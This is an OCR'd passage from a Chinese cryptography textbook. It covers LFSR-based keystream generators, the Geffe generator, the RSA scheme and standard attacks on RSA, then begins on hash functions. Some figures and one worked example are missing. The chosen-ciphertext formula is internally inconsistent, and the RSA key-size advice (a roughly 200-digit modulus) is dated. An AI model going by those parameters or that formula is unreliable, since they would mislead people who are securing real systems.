序列密码的安全强度主要依赖密钥序列的随机性，因此设计一个好的密钥序列产生器，使其产生随机的密钥序列是序列密码体制的关键。

密钥序列产生器的内部可将其分成两个部分——驱动部分和非线性组合部分(如图 4-13)，其中驱动部分产生控制生成器的状态序列，并控制生成器的周期和统计特性。非线性组合部分对驱动部分的各个输出序列进行非线性组合，控制和提高产生器输出序列的统计特性、线性复杂度和不可预测性等，从而保证输出密钥序列的安全强度。





**图 4-13　密钥序列产生器组成**

密钥序列生成器的设计基本要求如下：

(1) 种子密钥 $K$ 的长度足够大，一般应在 128 位以上；

(2) 密钥序列产生器生成的密钥序列$\{k_i\}$具极大周期；

(3) 密钥序列$\{k_i\}$具有均匀的 $n$-元分布，即在一个周期环上，某特定形式的 $n$-长 bit 串与其求反，两者出现的频数大抵相当；

(4) 利用统计方法由密钥序列$\{k_i\}$提取关于种子密钥 $K$ 的信息在计算上不可行；

(5) 种子密钥 $K$ 任一位的改变要引起密钥序列$\{k_i\}$在全貌上的变化；

(6) 密钥序列$\{k_i\}$不可预测。密文及相应明文的部分信息，不能确定整个密钥序列。

为了保证输出密钥序列的安全强度，对组合函数 $F$ 有下列要求：

(1) $F$ 将驱动序列变换为滚动密钥序列，当输入二元随机序列时，输出也为二元随机序列；

(2) 对给定周期的输入序列，构造的 $F$ 使输出序列的周期尽可能大；

(3) 对给定复杂度的输入序列，应构造 $F$ 使输出序列的复杂度尽可能大；

(4) $F$ 的信息泄露极小化(从输出难以提取有关密钥序列产生器的结构信息)；

(5) $F$ 应易于工程实现，工作速度极高；

(6) 在需要时，$F$ 易于在密钥控制下工作。

驱动器一般利用线性反馈移位寄存器(Linear Feedback Shift Register，LFSR)，特别是利用最长周期或 $m$ 序列产生器实现。

**2. 线性反馈移位寄存器**

序列密码的关键是设计一个随机性好的密钥序列发生器，为了研究密钥序列产生器，

挪威政府的首席密码学家 Ernst Selmer 于 1965 年提出了移位寄存器理论，它是序列密码中研究随机密钥流的主要数学工具。尤其是线性反馈移位寄存器，因其实现简单、速度快、有较为成熟的理论等优点，而成为构造密码流生成器的最重要部件之一。

反馈移位寄存器（Feedback Shift Register，FSR）是由 $n$ 位的寄存器和反馈函数（feedback function）组成，如图 4-14 所示，$n$ 位寄存器中的初始值称为移位寄存器的初态。






**图 4-14　反馈移位寄存器**

工作原理：移位寄存器中所有位的值右移 1 位，最右边的一个寄存器移出的值是输出位，最左边一个寄存器的值由反馈函数的输出值填充，此过程称为进动 1 拍。反馈函数 $f$ 是 $n$ 个变元($b_1,b_2,\cdots,b_n$)的布尔函数。移位寄存器根据需要不断地进动 $m$ 拍，便有 $m$ 位的输出，形成输出序列 $O_1,O_2,\cdots,O_m$。

线性反馈移位寄存器(LFSR)是一种特殊的 FSR，其反馈函数是线性函数，即为移位寄存器中某些位的异或，参与运算的这些位叫做抽头位。

一个 $n$ 阶 LFSR 的有效状态为 $2^n-1$(全 0 状态除外，因全 0 状态的输出序列一直为全 0)，也即理论上能够产生周期为 $2^n-1$ 的伪随机序列。线性反馈移位寄存器输出序列的性质完全由其反馈函数决定。选择合适的反馈函数便可使序列的周期达到最大值 $2^n-1$，周期达到最大值的序列称为 ***m* 序列**。

**【例 4-3】**　一个 3 阶的线性反馈移位寄存器，反馈函数 $f(b_1,b_2,b_3)=b_1\oplus b_3$，初态为 $(b_1b_2b_3)=100$，输出序列生成过程如下：




上面输出序列周期长度为 $7=2^3-1$，因此为 $m$ 序列。

尽管 $m$ 序列的随机性能较好，且在所有同阶线性移位寄存器生成序列中其周期最长，但从序列密码安全性角度来看，$m$ 序列并不适合直接作为密钥序列来使用。因此，密钥序列产生器仅有线性移位寄存器是不够的，还需要非线性组合部分。

**3. 非线性序列**

密钥序列生成器可分解为驱动部分和非线性组合部分，驱动子部分常用一个或多个

LFSR 实现(如图 4-15),非线性组合子部分用非线性组合函数 $F$ 实现。下面介绍第二部分:非线性组合子部分。

为了使密钥序列生成器输出的二元序列尽可能复杂,应保证其周期尽可能大、线性复杂度和不可预测性尽可能高,因此常使用多个 LFSR 来构造二元序列,称每个 LFSR 的输出序列为驱动序列。

显然密钥序列生成器输出序列的周期不大于各驱动序列周期的乘积,提高输出序列的线性复杂度应从极大化其周期开始。

密钥是 LFSR 的初始状态,每次取一位并进行移位,输出位是 LFSR 中某些位的函数,最好是非线性的,这个函数称为组合函数。整个发生器称为组合发生器。

一般来说,驱动部分可由 $m$ 序列或其他长周期的 LFSR 序列组成,用于控制密钥流生成器的状态序列,并为非线性组合部分提供伪随机性质良好的序列;非线性组合部分利用驱动部分生成的状态序列生成满足要求的密码特性好的密钥流序列。

密钥序列生成器机理符合香农的“扩散”和“混淆”两条密码学的基本原则。驱动部分利用 LFSR 将密钥 $k$ 扩散成周期很大的状态序列,而状态序列与密钥 $k$ 间的关系经非线性组合混淆后被隐蔽。

**【例 4-4】** 组合发生器实例——Geffe 发生器(见图 4-16)。




**图 4-15　密钥序列生成器的组成**　　**图 4-16　Geffe 发生器**

Geffe 发生器由两个 LFSR 作为复合器的输入,第三个 LFSR 控制复合器的输出。如果 $a_1$、$a_2$ 和 $a_3$ 是三个 LFSR 的输出,则 Geffe 发生器的输出表示为:

$$b=(a_1 \wedge a_2)\oplus(\neg a_1 \wedge a_3)=(a_1 \wedge a_2)\oplus(a_1 \wedge a_3)\oplus a_3$$

这个发生器的周期是三个 LFSR 周期的最小公倍数,它能实现序列周期的极大化,且 0 和 1 之间的分布大体是平衡的。

## 4.3　非对称密码体制

对称密码体制虽然可以在一定程度上解决保密通信的问题,但随着计算机和网络的飞速发展,保密通信的需求越来越广泛,对称密码体制的局限性就逐渐表现出来,主要表现在:

(1) 密钥分配问题。通信双方要进行加密通信,需要通过秘密的安全信道协商加密密钥,而这种安全信道可能很难实现。

(2) 密钥管理问题。在有多个用户的网络中,任何两个用户之间都需要有共享的密

钥，当网络中的用户 $n$ 很大时，需要管理的密钥数目非常大。

(3) 难以实现不可否认功能。当用户 A 收到用户 B 的消息时，无法向第三方证明此消息确实来源于 B，也无法防止事后 B 否认发送过消息。

非对称密码体制(asymmetric cryptosystems)为密码学的发展提供了新的理论和技术思想，是现代密码学最重要的发明，也可以说是密码学发展史上最伟大的革命。一方面，非对称密码的算法是基于数学函数的，而不是建立在字符或位方式操作上的。另一方面，与对称密码加、解密使用同一密钥不同，非对称密码使用两个独立的密钥，且加密密钥可以公开，因此又称为**公钥密码体制**。这两个密钥的使用对密钥的管理、认证都有重要的意义。本节就来介绍一下非对称密码的基本原理、特点以及典型的算法——RSA 密码算法。

### 4.3.1 基本原理和特点

非对称密码体制的模型如图 4-17，信息发送前，发送者首先要获取接收者发布的加密密钥，加密时使用该密钥将明文加密成密文，加密密钥也称为公开密钥，简称公钥；解密时接收者使用解密密钥对密文进行处理，还原明文，解密密钥需要保密，因此也称为私有密钥，简称私钥。非对称密码体制的通信安全性取决于私钥的保密性。





**图 4-17 非对称加密体制模型**

1976 年 Diffie 和 Hellman 在《密码学的新方向》一文中提出了公钥密码的思想，他们虽然没有给出一个真正的公钥密码算法，但首次提出了单向陷门函数的概念，将公钥密码体制的研究归结为单向陷门函数的设计，为公钥密码的研究指明了方向。

如果函数 $f(x)$ 被称为单向陷门函数，必须满足以下三个条件：

(1) 给定 $x$，计算：$y=f(x)$ 是容易的；

(2) 给定 $y$，计算 $x$ 使 $y=f(x)$ 是困难的(所谓计算 $x=f^{-1}(y)$ 困难是指计算上相当复杂，已无实际意义)；

(3) 存在 $\delta$，已知 $\delta$ 时对给定的任何 $y$，若相应的 $x$ 存在，则计算 $x$ 使 $y=f(x)$ 是容易的。

对于以上条件仅满足(1)、(2)两条的称为单向函数；第(3)条称为陷门性，$\delta$ 称为陷门信息。当用陷门函数 $f$ 作为加密函数时，可将 $f$ 公开，这相当于公开加密密钥 $P_k$。$f$ 函数的设计者将 $\delta$ 保密，用作解密密钥，此时 $\delta$ 即为私有密钥 $S_k$。由于加密函数是公开的，

任何人都可以将信息 $x$ 加密成 $y=f(x)$，然后发送给函数的选取者。只有他拥有 $S_k$，可以利用 $S_k$，求解 $x=f^{-1}(y)$。单向陷门函数的第(2)条性质也表明窃听者由截获的密文 $y=f(x)$ 推测 $x$ 是不可行的。

利用公钥密码体制，通信双方无须事先交换密钥就可以进行保密通信。公钥密码体制可以提供以下功能：

(1) 机密性(Confidentiality)：通过数据加密来保证非授权人员不能获取机密信息。

(2) 认证(Authentication)：通过数字签名来验证对方的真实身份。

(3) 数据完整性(Data Integrity)：通过数字签名来保证信息内容不被篡改或替换。

(4) 不可抵赖性(Nonrepudiation)：通过数字签名来实现，使发送者不能事后否认他发送过消息，消息的接受者可以向第三方证实发送者确实发出了消息。

公钥密码体制采用的加密密钥(公钥)和解密密钥(私钥)是不同的。由于加密密钥是公开的，密钥的分配和管理就很简单，而且能够很容易地实现数字签名，因此能够满足电子商务应用的需要。在实际应用中，公钥密码体制并没有完全取代对称密码体制，这是因为公钥密码体制是基于某种数学难题，计算非常复杂，它的运行速度远比不上对称密码体制。因此，在实际应用中可以利用二者各自的优点，采用对称密码体制加密文件，而采用公钥密码体制加密“加密文件”的密钥，这就是混合加密体制。混合加密体制较好地解决了运算速度和密钥分配管理的问题。

从公钥密码体制的思想提出以来，国际上已经出现了多种公钥密码体制。这些算法的安全性都是基于复杂的数学难题。对于某种数学难题，如果利用通用的算法计算出密钥的时间越长，那么基于这一数学难题的公钥密码体制就被认为越安全。根据所基于的数学难题来分类，公钥密码体制可以分为以下三类：基于大整数分解问题的公钥密码体制、基于有限域上离散对数问题的公钥密码体制、基于椭圆曲线离散对数问题的公钥密码体制。

### 4.3.2　RSA 公钥密码算法

RSA 密码是目前应用最广泛的公钥密码体制，该算法是由美国的 Ron Rivest、Adi Shamir 和 Leonard Adleman 三人于 1978 年提出的。它既能用于加密，又能用于数字签名，易于理解和实现，是第一个安全、实用的公钥密码体制。RSA 的基础是数论的欧拉定理，它的安全性依赖于大整数因子分解的困难性。为了方便理解 RSA 密码算法，这里首先介绍一下欧拉定理和大整数因子分解问题。

**1. 欧拉定理**

欧拉函数是欧拉定理的核心概念，其表述为：对于一个正整数 $n$，比 $n$ 小但与 $n$ 互为素数的正整数的个数，称为欧拉函数，用 $\varphi(n)$ 表示。特别地，如果 $p$ 是素数，则 $\varphi(p)=p-1$。如果两个素数 $p$ 和 $q$，且 $n=pq$，则 $\varphi(n)=(p-1)(q-1)$。

欧拉定理：若正整数 $a$ 与 $n$ 互素，则 $a^{\varphi(n)}=1 \bmod n$。

上述定理的证明可查阅其他参考资料。

**2. 大整数因子分解**

大整数因子分解问题可以表述为：已知 $p$ 和 $q$ 为两个大素数，则求 $N=pq$ 是容易

的;但已知 $N$ 是两个大素数的乘积,要求将 $N$ 分解,则在计算上是困难的,其运行时间程度接近于不可行。实际上,如果一个大的有 $n$ 个二进制数位长度的数是两个差不多大小的素数的乘积,现在还没有很好的算法能在多项式时间内分解它。

算法时间复杂性是衡量算法有效性的常用标准。如果输入规模为 $n$ 时,一个算法的运行时间复杂度为 $O(n)$,称此算法为线性的;运行时间复杂度为 $O(n^k)$,其中 $k$ 为常量,称此算法为多项式时间的;若有某常量 $t$ 和多项式 $h(n)$,使算法的运行时间复杂度为 $O(t^{h(n)})$,则称此算法为指数的。

一般说来,在线性时间和多项式时间内可以解决的问题被认为是可行的,而任何比多项式时间更坏的,尤其是指数时间可解决的问题被认为是不可行的。需要注意的是,如果输入规模太小,即使很复杂的算法也会变得可行。

**3. RSA 密码体制描述**

选取两个不同的大素数 $p$ 和 $q$,为了获得最大程度的安全性,$p$ 和 $q$ 的长度一样。计算它们的乘积 $n=pq$。令 $\varphi(n)=(p-1)(q-1)$。

随机选取一个整数 $e$,$1\leqslant e\leqslant\varphi(n)$,$(\varphi(n),e)=1$。因为 $(\varphi(n),e)=1$,所以在模 $\varphi(n)$下,计算满足 $d\cdot e\equiv 1 \bmod \varphi(n)$的 $d$(可利用推广的欧几里得除法求得)。

$e$ 和 $n$ 为公钥,$d$ 是私钥。两个素数 $p$ 和 $q$ 不再需要,可以销毁,但决不能泄漏。

(1) 加密。加密消息 $m$ 时,首先将它分成比 $n$ 小的数据分组。对于其中任一个分组 $x$,加密公式为:

$$y = x^e \bmod n$$

(2) 解密。解密消息时,对于任一个密文块 $y$,我们计算

$$x = y^d \bmod n$$

因为

$$y^d \bmod n = (x^e)^d \bmod n = x^{ed} \bmod n = x^{k\varphi(n)+1} \bmod n = x$$

所以该公式能恢复明文 $x$。

**4. RSA 密码体制的安全性分析**

(1) 分解大整数。密码分析者对 RSA 密码体制的一个明显的攻击是分解 $n$。如果能做到这一点,那么很容易就能计算出 $\varphi(n)$,然后通过计算 $d=e^{-1} \bmod \varphi(n)$来获得私钥 $d$。因此,如果 RSA 密码体制是安全的,那么必须 $n=pq$ 是足够大的,使得分解它是计算上不可行的。目前的分解算法能分解的整数已经达到 130 位的十进制数。因此,基于安全性考虑,用户选择的素数 $p$ 和 $q$ 应当大约都为 100 位的十进制数,那么 $n=pq$ 将是 200 位的十进制数。RSA 的一些硬件实现使用一个 512 位长的模,然而一个 512 位长的模相当于大约 154 位的十进制数,所以从长远的角度来看,512 位模不能提供足够高的安全性。

近年来,RSA 密码体制受到了严重威胁。1999 年 8 月 27 日,阿姆斯特丹国立数学和计算机科学研究所的研究人员用一台克雷 900-16 超级计算机、300 台个人计算机以及专门设计的软件用 6 个星期破译了 RSA-155 密码。

(2) 公共模攻击。为了避免为每一个用户生成不同的模 $n$,可以对所有的用户采用固定的 $n$,即全部用户使用相同的 $n$。密钥分配中心能为用户 $i$ 提供唯一的密钥对 $e_i$、$d_i$,用

户 $i$ 的公钥为$(n,e_i)$,私钥为$(n,d_i)$。乍一看,这样能正常工作:发送给用户A的密文 $C=M^{e_a}$ 不会被用户B解密,因为,B不知道A的私钥 $d_a$。但是,这是错误的,由此产生的系统是不安全的。因为,B能够用他的公私钥对$(e_b,d_b)$分解公共模 $n$。一旦 $n$ 被分解,B可以很容易地由A的公钥 $e_a$ 求解私钥 $d_a$。显然,不同的用户绝不应该使用相同的RSA模数。

(3) 低解密指数攻击。为了降低解密或签名生成的时间,人们希望采用小的私钥 $d$ 来代替随机数 $d$。因为模指运算的时间是 $\log_2 d$ 的线性函数,小的 $d$ 能提高大约10倍的运算速度($n$ 为1024比特的模数)。不幸的是,根据M. Wiener的理论,当 $e<n, d<\frac{1}{3}n^{1/4}$ 时,攻击者能够由$(n,e)$恢复私钥 $d$,从而攻破整个系统。Boneh和Durfee的研究结果表明,当 $d<n^{0.292}$ 时,攻击者能够由$(n,e)$恢复 $d$,Wiener的边界是不紧密的。正确的边界似乎应该是 $d<n^{0.5}$,但是这是一个开放问题,现在还未得到证明。

(4) 低加密指数攻击。为了降低加密或签名验证的时间,人们通常采用小的公钥 $e$。最小可能的公钥为3,推荐采用65537。但是若 $e$ 选择的太小,则容易受到攻击。如果采用不同的RSA公钥及相同的 $e$ 值,对大于 $e(e+1)/2$ 个线性相关的消息加密,存在一种有效的攻击方法。我们可以在加密前用随机数填充消息来抵抗这种攻击。

(5) 选择密文攻击。如果攻击者获得了一个用A的公钥加密的消息密文 $c$,攻击者可以通过下面的方法获得 $c$ 所对应的明文 $m$:

攻击者首先选择一个随机数 $r(r<n)$;得到A的公钥 $e$,然后计算:

$$x = r^e \bmod n \quad 和 \quad y = x^c \bmod n$$

若攻击者让A用私钥对消息 $y$ 进行签名,即计算:

$$u = y^d \bmod n$$

攻击者得到 $u$ 后,可通过计算:$m=u/r \bmod n$ 来获得明文 $m$。

这是因为

$$\frac{u}{r} = \frac{y^d}{r} = \frac{(xc)^d}{r} = \frac{x^d \times m}{r} = m \bmod n$$

由此可见,RSA算法并不抵抗选择密文攻击。

关于RSA算法的很多种攻击并不是因为算法本身存在缺陷,而是由于参数选择不当造成的,为保证算法足够安全,参数需满足下面几个基本要求:要选择足够大的素数 $p$、$q$,使得 $|p-q|$ 较大,且$(p-1)$和$(q-1)$没有小的素因子。为加密实现方便,通常选择小的加密指数 $e$ 且与 $\varphi(n)$ 互素,此时解密指数会较大。使用时不同用户不共用模数,且系统不能随意对信息解密(签名)。

## 4.4 Hash函数与消息认证

随着网络应用的不断发展,信息安全除了要保障信息的机密性外,还要保障信息在存储、使用、传输过程中不被非法篡改,即信息的完整性。Hash函数可以将"任意长度"的输入经过变换以后得到固定长度的输出,也称为消息摘要。消息摘要能够用于完成消息

的认证功能，消息认证是保证信息完整性的重要措施。

### 4.4.1 Hash函数的基本概念和原理

Hash 函数也称散列函数、哈希函数、杂凑函数等，是密码学的一个重要分支。Hash 函数可以看作是一种单向密码体制，即它是一个从明文到密文的不可逆映射，即只有加密过程，不能解密。

Hash 函数的这种单向特征和输出数据长度固定的特征使得它可以生成消息或其他数据块的“数据指纹”（也称消息摘要或 Hash 值），因此在消息认证和数字签名等领域有广泛的应用。一般地，Hash 值的生成过程可以表示为 $h=\mathrm{H}(M)$，其中 $M$ 是“任意”长度的消息，H 是 Hash 函数，$h$ 是固定长度的 Hash 值。

Hash 函数应用于消息认证时，生成的 Hash 值作为消息的认证符，要求其可以抵抗攻击，要使 Hash 值可以代表消息原文，必须具有以下性质：

(1) H 可以用于“任意”长度的消息。“任意”是指实际存在的。

(2) H 产生的 Hash 值是固定长度的。这是 Hash 函数的基本性质。

(3) 对于任意给定的消息 $x$，容易计算 $\mathrm{H}(x)$值。这是要求 Hash 函数的可用性。

(4) 单向性(抗原像性)：对于给定的 Hash 值 $h$，要找到 $M$ 使得 $\mathrm{H}(M)=h$ 在计算上是不可行的。

(5) 抗弱碰撞性(抗第二原像性)：对于给定的消息 $M_1$，要发现另一个消息 $M_2$，满足 $\mathrm{H}(M_1)=\mathrm{H}(M_2)$在计算上是不可行的。

(6) 抗强碰撞性：找任意一对不同的消息 $M_1$、$M_2$，使 $\mathrm{H}(M_1)=\mathrm{H}(M_2)$在计算上是不可行的。

(7) 消息对应 Hash 值的每一比特应与消息的每一个比特有关联。当消息原文发生改变时，求得的消息摘要必须相应的变化。

到目前为止，Hash 函数的设计主要分为两类：一类是基于加密体制实现的，例如使用对称分组密码算法的 CBC 模式来产生 Hash 值；另一类是直接构造复杂的非线性关系实现单向性，后者是目前使用较多的设计方法。

Hash 函数的一般结构如图 4-18 所示，称为迭代 Hash 函数结构。图中 IV 表示初始值，$L$ 为输入分组数，$\mathrm{CV}_i$ 为链接变量，$n$ 为 Hash 值的长度，$\mathrm{M}_i$ 为第 $i$ 个输入分组，$b$ 是输入分组的长度，$f$ 是压缩函数。

